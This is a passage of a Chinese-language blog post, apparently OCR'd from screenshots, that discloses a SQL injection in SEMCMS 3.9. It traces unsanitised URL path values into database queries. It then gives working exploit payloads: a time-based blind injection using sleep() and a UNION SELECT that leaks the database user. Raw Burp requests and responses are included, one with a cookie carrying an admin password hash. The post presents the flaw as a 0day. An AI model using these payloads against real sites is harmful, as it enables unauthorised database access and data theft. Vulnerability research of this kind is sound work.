
16,127 bytes | 2,049 millis

因为当前处于 where 条件中，我的闭合语句为 -'，在 MySQL 眼里为逻辑减的意思。所以这里可以进行语句闭合。

这里成功完成延时 SQL 注入。

0x02 开个玩笑

刚刚不是说到 HTTP 协议的规则嘛，其实标准的 HTTP 协议规则是那样子的，完全由于 Apache 对请求包解析太过于严格，下面我们看一下 Nginx 的请求包情况。~




```
GET /# HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 192.168.1.4
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Sat, 27 Jun 2020 11:42:46 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.3.4
Content-Length: 92
```

测试 # + 无数个空格依然可以正常解析。

然后我们继续追踪 PHP 代码层




```
function web_language_ml($web_urls1,$web_urls2,$db_conn){

  $query=$db_conn->query("select * from sc_language where language_url='$web_urls1' or  language_url='$web_urls2' and  language_open=1");


      if (mysqli_num_rows($query)>0){

          $query=$db_conn->query("select * from sc_language where language_url='$web_urls1' or  language_url='$web_urls2' and  language_open=1");
          $row=mysqli_fetch_assoc($query);

          $Urlink=array('url_link'=>$row['language_url'],'url_ml'=>"../",'ID'=>$row['ID']);

      }else{

         $query=$db_conn->query("select * from sc_language where language_mulu=1 and  language_open=1");
         $row=mysqli_fetch_assoc($query);
         $Urlink=array('url_link'=>"",'url_ml'=>"./",'ID'=>$row['ID']);

      }

    return $Urlink;
}

```

注意图中的

$Urlink=array('url_link'=>$row['language_url'],'url_ml'=>"../",'ID'=>$row['ID']);


将返回结果返回给 url_link 下标。

然后我们回到 web_inc.php 文件




```
$urlml=web_language_ml(@$web_urls[1],@$web_urls[2],$db_conn);  // 大写的问号。
```

这个时候 $urlml 携带着 SQL 语句的结果集，我们通过前台模板看一下在哪里输出了该结果集。




```
	if (strpos($web_urlm,"/".$urlml['url_link']."/") !== false){ //用于首页的路径
		$web_url=$web_urlm;
		$Language=$urlml['ID'];
	}else{
	 $web_url=$web_urlm.$urlml['url_link']."/";
	 $Language=$urlml['ID'];
	}
  $web_url_meate=str_replace("/".$urlml['url_link']."/", "/", $web_urlm);



}
```

将 SQL 语句下标为 url_link 拼接给 web_url_meate 变量，好了，我们回到 index.php 找一下模板文件。




```
<?php
include_once  'Include/web_inc.php';
include_once  'Templete/default/Include/Function.php';
$file url="";
include_once  'Templete/default/Include/default.php';
?>
```

跟进看一下。




```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
```



```
<title><?php echo $indextitle;?></title>
<meta content="<?php echo $tag_indexkey;?>" name="keywords">
<meta content="<?php echo $tag_indexdes;?>" name="description">
<link rel="shortcut icon" href="<?php echo $webico;?>" />
<link href="<?php echo $web_url_meate;?>Templete/<?php echo $webTemplate;?>/Css/style.css" rel="stylesheet" type="text/css" />
<script src="<?php echo $web_url_meate;?>Templete/<?php echo $webTemplate;?>/Js/jquery-1.7.2.min.js" type="text/javascript"></script>
<script src="<?php echo $web_url_meate;?>Templete/<?php echo $webTemplate;?>/Js/jquery.SuperSlide.js" type="text/javascript"></script>
<script src="<?php echo $web_url_meate;?>Templete/<?php echo $webTemplate;?>/Js/public.js" type="text/javascript"></script>
<script src="<?php echo $web_url_meate;?>Templete/<?php echo $webTemplate;?>/Js/show.js" type="text/javascript"></script>
<?php echo $webmeate; ?>
</head>

<body>
<?php echo $webgoogle; ?>

```

哟西，这个时候简单构造一下联合注入语句

Payload：?111' UNION SELECT 1,2,3,user(),5,6,7,8,9#



```
GET /?111' UNION SELECT 1,2,3,user(),5,6,7,8,9# HTTP/1.1
Host: www.audit.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: __atuvc=2%7C26; scusername=%E6%80%BB%E8%B4%A6%E5%8F%B7;
scuseradmin=Admin; scuserpass=c4ca4238a0b923820dcc509a6f75849b
Connection: close
```


```

 <div class="sc_top">
          <div class="sc_top_conment">
               <div class="sc_top_conment_1"><div class="
sc_top_conment_1_left"></div><div class="sc_top_conment_1_right
"><img src="
http://www.audit.com/SEMCMS3.9/Images/default/Emailb.png" align
='absmiddle'> <a href='mailto:service@sem-cms.com'>
service@sem-cms.com</a></div></div>
                <div class="cb"></div>
                <div class="sc_top_conment_2">
                    <div class="sc_top_conment_2_left"><a href=
'http://www.audit.com/SEMCMS3.9/root@localhost/'><img src="
http://www.audit.com/SEMCMS3.9/Images/default/logo.png" alt="
semcms" /></a><div class="sc_top_list"></div></div>
                    <div class="sc_top_conment_2_right">
                    <div class="sc_top_conment_2_right_left"><
form action="
http://www.audit.com/SEMCMS3.9/root@localhost/search.php"
method="post"><input type="text" name="search" id="search"
class="sc_top_ser_1" placeholder="Enter your keywords"  /><
input name="submit" id="submit" type="submit" value="Search"
class="sc_top_ser_2" /></form> </div>
                    <div class="sc_top_conment_2_right_right">
+86 (0576) 88888888</div>
                    </div>
```

0x03 漏洞信息

使用 BurpSuite 发送 GET 请求包：

Apache 下的 SQL 盲注：

GET /?'or+if(substr((select+user()),1,1)like'r',sleep(2),1)-'


Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × ...
Send Cancel < ▾ > ▾
Target: http://192.168.1.4
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
16,127 bytes | 2,049 millis

Request:


```
GET /?'or+if(substr((select+user()),1,1)like'r',sleep(2),1)-'
HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 192.168.1.4
Pragma: no-cache
Connection: close


```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 27 Jun 2020 09:27:04 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 15881

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Mobile Phone Case,Leather case</title>
<meta content="Mobile Phone Case,Leather case" name="keywords">
<meta content="Mobile Phone Case,Leather case,Ipad case
series,Bluetooth,Phone accessories" name="description">
<link rel="shortcut icon" href="Images/default/favicon.ico" />
<link href="http://192.168.1.4/Templete/default/Css/style.css"
rel="stylesheet" type="text/css" />
<script src="
http://192.168.1.4/Templete/default/Js/jquery-1.7.2.min.js" type=
"text/javascript"></script>
<script src="
http://192.168.1.4/Templete/default/Js/jquery.SuperSlide.js" type
="text/javascript"></script>
<script src="http://192.168.1.4/Templete/default/Js/public.js"
```

Nginx 下的联合注入：

GET /?111' UNION SELECT 1,2,3,user(),5,6,7,8,9# HTTP/1.1



```
GET /?111' UNION SELECT 1,2,3,user(),5,6,7,8,9# HTTP/1.1
Host: www.audit.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: __atuvc=2%7C26; scusername=%E6%80%BB%E8%B4%A6%E5%8F%B7;
scuseradmin=Admin; scuserpass=c4ca4238a0b923820dcc509a6f75849b
Connection: close
```

```
 <div class="sc_top">
        <div class="sc_top_comment">
            <div class="sc_top_comment_1"><div class="
sc_top_comment_1_left"></div><div class="sc_top_comment_1_right
"><img src="
http://www.audit.com/SEMCMS3.9/Images/default/Emailb.png" align
='absmiddle'> <a href='mailto:service@sem-cms.com'>
service@sem-cms.com</a></div></div>
             <div class="cb"></div>
             <div class="sc_top_comment_2">
                 <div class="sc_top_comment_2_left"><a href=
'http://www.audit.com/SEMCMS3.9/root@localhost/'><img src="
http://www.audit.com/SEMCMS3.9/Images/default/logo.png" alt="
semcms" /></a><div class="sc_top_list"></div></div>
                 <div class="sc_top_comment_2_right">
                 <div class="sc_top_comment_2_right_left"><
form action="
http://www.audit.com/SEMCMS3.9/root@localhost/search.php"
method="post"><input type="text" name="search" id="search"
class="sc_top_ser_1" placeholder="Enter your keywords"  /><
input name="submit" id="submit" type="submit" value="Search"
class="sc_top_ser_2" /></form> </div>
                 <div class="sc_top_comment_2_right_right">
+86 (0576) 88888888</div>
                 </div>
```

0x04 尾巴

妈妈说拿了 0day 不顶帖子的都是坏哥哥！